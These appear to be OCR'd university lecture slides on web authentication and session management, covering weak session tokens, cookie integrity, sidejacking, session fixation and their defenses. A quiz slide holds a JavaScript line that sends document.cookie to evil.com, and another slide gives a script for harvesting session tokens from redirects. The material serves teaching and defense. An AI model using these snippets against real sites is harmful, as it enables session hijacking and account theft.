
CS 5435

Web Authentication and Session Management

Vitaly Shmatikov

(most slides from the Stanford Web security group)

HTTP Digest Authentication



The server studentorgs.utexas.edu:80 at UFC Members' Area requires a username and password.

Problems with HTTP Authentication

Can only log out by closing browser

- What if user has multiple accounts? Multiple users of the same browser?

Cannot customize password dialog

Easily spoofed

In old browsers, defeated by TRACE HTTP

- TRACE causes Web server to reflect HTTP back to browser, TRACE via XHR reveals password to a script on the web page, can then be stolen

Hardly used in commercial sites

Sessions


A sequence of requests and responses from one browser to one or more sites

- Can be long or short (Gmail – several weeks)
- Without session management, users would have to constantly re-authenticate

Session management

- Authorize user once
- All subsequent requests are tied to user

Primitive Browser Session


www.e_buy.com
View catalog
www.e_buy.com/ shopping.cfm? pID=269
Select item
www.e_buy.com/ shopping.cfm? pID=269& item1=102030405
Check out
www.e_buy.com/ checkout.cfm? pID=269& item1=102030405

Store session information in URL; easily read on network

Bad Idea: Encoding State in URL

Unstable, frequently changing URLs

Vulnerable to eavesdropping

There is no guarantee that URL is private

- Early versions of Opera used to send entire browsing history, including all visited URLs, to Google

Storing State in Hidden Forms

Dansie Shopping Cart (2006)

- "A premium, comprehensive, Perl shopping cart. Increase your web sales by making it easier for your web store customers to order."

```
<FORM METHOD=POST
 ACTION="http://www.dansie.net/cgi-bin/scripts/cart.pl">

  Black Leather purse with leather straps<

  <INPUT TYPE=HIDDEN NAME=name      VALUE="Black leather purse">
  <INPUT TYPE=HIDDEN NAME=price     VALUE="20.00">
  <INPUT TYPE=HIDDEN NAME=sh        VALUE="1">
  <INPUT TYPE=HIDDEN NAME=img       VALUE="p
  <INPUT TYPE=HIDDEN NAME=custom1   VALUE="E
       with leather straps">

  <INPUT TYPE=SUBMIT NAME="add" VALUE="Put in Shopping Cart">

</FORM>
```

Change this to 2.00

Bargain shopping!

Shopping Cart Form Tampering

Source: X-Force

Many Web-based shopping cart applications use hidden fields in HTML forms to hold parameters for items in an online store. These parameters can include the item's name, weight, quantity, product ID, and price. Any application that bases price on a hidden field in an HTML form is vulnerable to price changing by a remote user. A remote user can change the price of a particular item they intend to buy, by changing the value for the hidden HTML tag that specifies the price, to purchase products at any price they choose.

Platforms affected:

- 3D3.COM Pty Ltd: ShopFactory 5.8 and earlier
- Adgrafix: Check It Out Any version
- ComCity Corporation: SalesCart Any version
- Dansie.net: Dansie Shopping Cart Any version
- Make-a-Store: Make-a-Store OrderPage Any version
- McMurtrey/Whitaker & Associates: Cart32 3.0
- Rich Media Technologies: JustAddCommerce 5.0
- Web Express: Shoptron 1.2

@Retail Corporation: @Retail Any version
Baron Consulting Group: WebSite Tool Any version
Crested Butte Software: EasyCart Any version
Intelligent Vending Systems: Intellivend Any version
McMurtrey/Whitaker & Associates: Cart32 2.6
pknutsen@nethut.no: CartMan 1.04
SmartCart: SmartCart Any version


Other Risks of Hidden Forms

[From “The Art of Intrusion”]

Estonian bank’s Web server…

- HTML source reveals a hidden variable that points to a file name
- Change file name to password file
- Server displays contents of password file
  - Bank was not using shadow password files!
- Standard cracking program took 15 minutes to crack root password

Session Tokens (Identifiers)



Generating Session Tokens (1)

Option #1: minimal client state

Token = random, unpredictable string

- No data embedded in token
- Server stores all data associated with the session: user id, login status, login time, etc.

Potential server overhead

- With multiple sessions, lots of database lookups to retrieve session state

Generating Session Tokens (2)

Option #2: more client-side state

Token = [user ID, expiration time, access rights, user info …]

How to prevent client from tampering with his session token?

- HMAC(server key, token)

Server must still maintain some user state

- For example, logout status (check on every request) to prevent usage of unexpired tokens after logout

Examples of Weak Tokens

Verizon Wireless: counter

- Log in, get counter, can view sessions of other users

Old Apache Tomcat: generateSessionID()

- MD5(PRNG) … but weak PRNG
  - PRNG = pseudo-random number generator
- Result: predictable SessionID’s

ATT’s iPad site: SIM card ID in the request used to populate a Web form with the user’s email address

- IDs are serial and guessable
- Brute-force script harvested 114,000 email addresses

41 months in federal prison

Strong Session Tokes

Use underlying Web framework to generate unpredictable (to attacker) tokens

- ASP, Rails, Tomcat…

Example (Rails):

token = SHA256(current time, random nonce)

Binding Token to Client’s Machine

Embed machine-specific data in the token…

- Client’s IP address
  - Harder to use token at another machine if stolen
  - If honest client changes IP address during session, will be logged out for no reason
- Client’s browser / user agent
  - A weak defense against theft, but doesn’t hurt
- HTTPS (TLS) session key
  - Same problem as IP address (and even worse)

Storing Session Tokens

Embed in URL links

- https://site.com/checkout?SessionToken=kh7y3b

Browser cookie

- Set-Cookie: SessionToken=fduhye63sfdb

Store in a hidden form field

- <input type=“hidden” name=“sessionid” value=“kh7y3b”>

Window.name DOM property

Issues

Embedded in URL link

- Token leaks out via HTTP Referer header

Browser cookie

- Browser sends it with every request, even if request not initiated by the user (cross-site request forgery)

Hidden form field

- Short sessions only

DOM property

- Not private, does not work if user connects from another window, short sessions only

HTTP Referer Header

```
GET /users/shmat HTTP/1.1
200 323
Referer:
http://www.google.com/search?q=shmatikov 5435
   solutions&hl=en ...
```

Referer leaks URL content (including session tokens) to any destination linked from the site

Typical Redirection Code

```
If (condition 1)
   redirect (http://site.com/B)
If (condition2)
   redirect (http://site.com/C/?sessionid=Au45fhds)
```

User not logged in? Redirect to login page.

User not admin? Redirect to access denied page.

User admin? Show the admin menu.

XSUH: Cross-Site URL Hijacking

[illegible] http://soroush.secproject.com/downloadable/XSUH_FF_1.pdf

Firefox: modify window.onerror object to trap errors

Learn destination, URL parameters of redirected page

Session token!

```
<script>
var destinationPage = 'http:// … your target here …';
window.onerror=fnErrorTrap;
function fnErrorTrap(sMsg, sUrl, sLine){
    alert('Source address was: ' + destinationPage +
    \n\nDestination URL is: ' + sUrl);
    return false;
}
document.write('<script src="'+destinationPage+'"><\/script>')
</script>
```

This will generate an error (why?)
Source of that error: final page after all redirections

Defenses Against XSUH

- Do not put session IDs, credentials, tokens, any important data into URLs
- Use POST and JavaScript to send confidential information to another destination
- Use AJAX to send/receive application messages
- Frame busting to prevent your page from being framed by other sites

Cookies

Storing State in Browser Cookies

Set-cookie: price=299.99

User edits the cookie… cookie: price=29.99

Problem: cookies have no integrity protection

What's the solution?

Add an HMAC to every cookie, computed with the server's secret key

- Price=299.99; HMAC(ServerKey, 299.99)

But what if the website changes the price?

How to Do It in ASP.NET

System.Web.Configuration.MachineKey

- Secret Web server key intended for cookie protection
- Stored on all Web servers in the site

Creating an encrypted cookie with integrity

-
  ```
  HttpCookie  cookie = new HttpCookie(name, val);
  HttpCookie  encodedCookie =
              HttpSecureCookie.Encode (cookie);
  ```

Decrypting and validating an encrypted cookie

- `HttpSecureCookie.Decode (cookie);`

Web Authentication with Cookies

Authentication system that works over HTTP and does not require servers to store session data

- … except for logout status


After client successfully authenticates, server computes an authenticator token and gives it to the browser as a cookie

- Client should not be able forge authenticator on his own
  - Need an integrity-protected cookie

With each request, browser presents the cookie; server recomputes and verifies the authenticator

- Server does not need to remember the authenticator

Typical Session with Cookies


client
server
POST /login.cgi
Verify that this client is authorized
Set-Cookie:authenticator
GET /restricted.html Cookie:authenticator
Check validity of authenticator – recompute hash(key, session)
Restricted content

Authenticators must be unforgeable and tamper-proof

(malicious client shouldn't be able to compute his own or modify an existing authenticator)

WSJ.com circa 1999

[Fu et al.]

Idea: use hash(user,key) as authenticator

- Key is secret and known only to the server… without the key, clients can't forge authenticators

Implementation: crypt(user,key)

- crypt() is UNIX hash function for passwords
- crypt() truncates its input at 8 characters
  - Usernames matching first 8 characters end up with the same authenticator
- No expiration or revocation

It gets worse… This scheme can be exploited to extract the server's secret key

Attack

username	crypt(username,key,"00")	authenticator cookie
VitalySh1	008H8LRfzUXvk	VitalySh1008H8LRfzUXvk
VitalySh2	008H8LRfzUXvk	VitalySh2008H8LRfzUXvk
Create an account with a 7-letter user name…		
VitalySA	0073UYEre5rBQ	Try logging in: access refused
VitalySB	00bkHcfOXBKno	Access refused
VitalySC	00ofSJV6An1QE	Login successful! 1st key symbol is C
Now a 6-letter user name…		
VitalyCA	001mBnBErXRuc	Access refused
VitalyCB	00T3JLLfuspdo	Access refused… and so on

Only need 128 x 8 queries instead of intended 128^8

17 minutes with a simple Perl script vs. 2 billion years


SOP Quiz #2

Your bank website includes a script from GoogleAnalytics.com

Can Google steal your bank authentication cookie?

```
const img = document.createElement("image");
img.src = "https://evil.com/?cookies=" +
document.cookie;
document.body.appendChild(img);
```

HttpOnly Cookies



HTTP Header:
Set-cookie: NAME=VALUE;
domain = (when to send);
path = (when to send);
secure = (only send over HTTPS);
expires = (when expires);
HttpOnly

scope

Cannot be read by script via DOM

Cookie Theft: SideJacking

SideJacking = network eavesdropper steals cookies sent over a wireless connection

Case 1: website uses HTTPS for login, the rest of the session is unencrypted

- Cookies must not be marked as "secure" (why?)

Case 2: accidental HTTPS→HTTP downgrade

- Laptop sees Wi-Fi hotspot, tries HTTPS to Web mail
- This fails because first sees hotspot's welcome page
- Now try HTTP… with unencrypted cookie attached!
- Eavesdropper gets the cookie – user's mail is pwned

also Firefox Firesheep extension

Cookie Theft: Surf Jacking

[redacted] http://resources.enablesecurity.com/resources/Surf%20Jacking.pdf

Attacker forces an HTTPS→HTTP downgrade

Victim logs into https://bank.com

- Cookie sent back encrypted and stored by browser

Victim visits http://foo.com in another window

Network attacker sends "301 Moved Permanently" in response to the cleartext request to foo.com

- Response contains header "Location http://bank.com"

Browser thinks foo.com is redirected to bank.com, starts a new HTTP connection, sends cookie in the clear – network eavesdropper gets the cookie!

Session Fixation Attacks

Attacker obtains an anonymous session token (AST) for site.com

Sets user's session token to attacker's AST

- URL tokens: trick user into clicking on URL with the attacker's token
- Cookie tokens: need an XSS exploit (more later)

User logs into site.com

Attacker's token becomes logged-in token!

Can use this token to hijack user's session

Preventing Session Fixation

- When elevating user from anonymous to logged-in, always issue a new session token
- Once user logs in, token changes to value unknown to attacker

Logout Issues

Functionality: allow login as a different user

Security: prevent others from abusing account

What happens during logout?

1. Delete session token from client
2. Mark session token as expired on server

Many sites forget to mark token as expired, enabling session hijacking after logout

- Attacker can use old token to access account

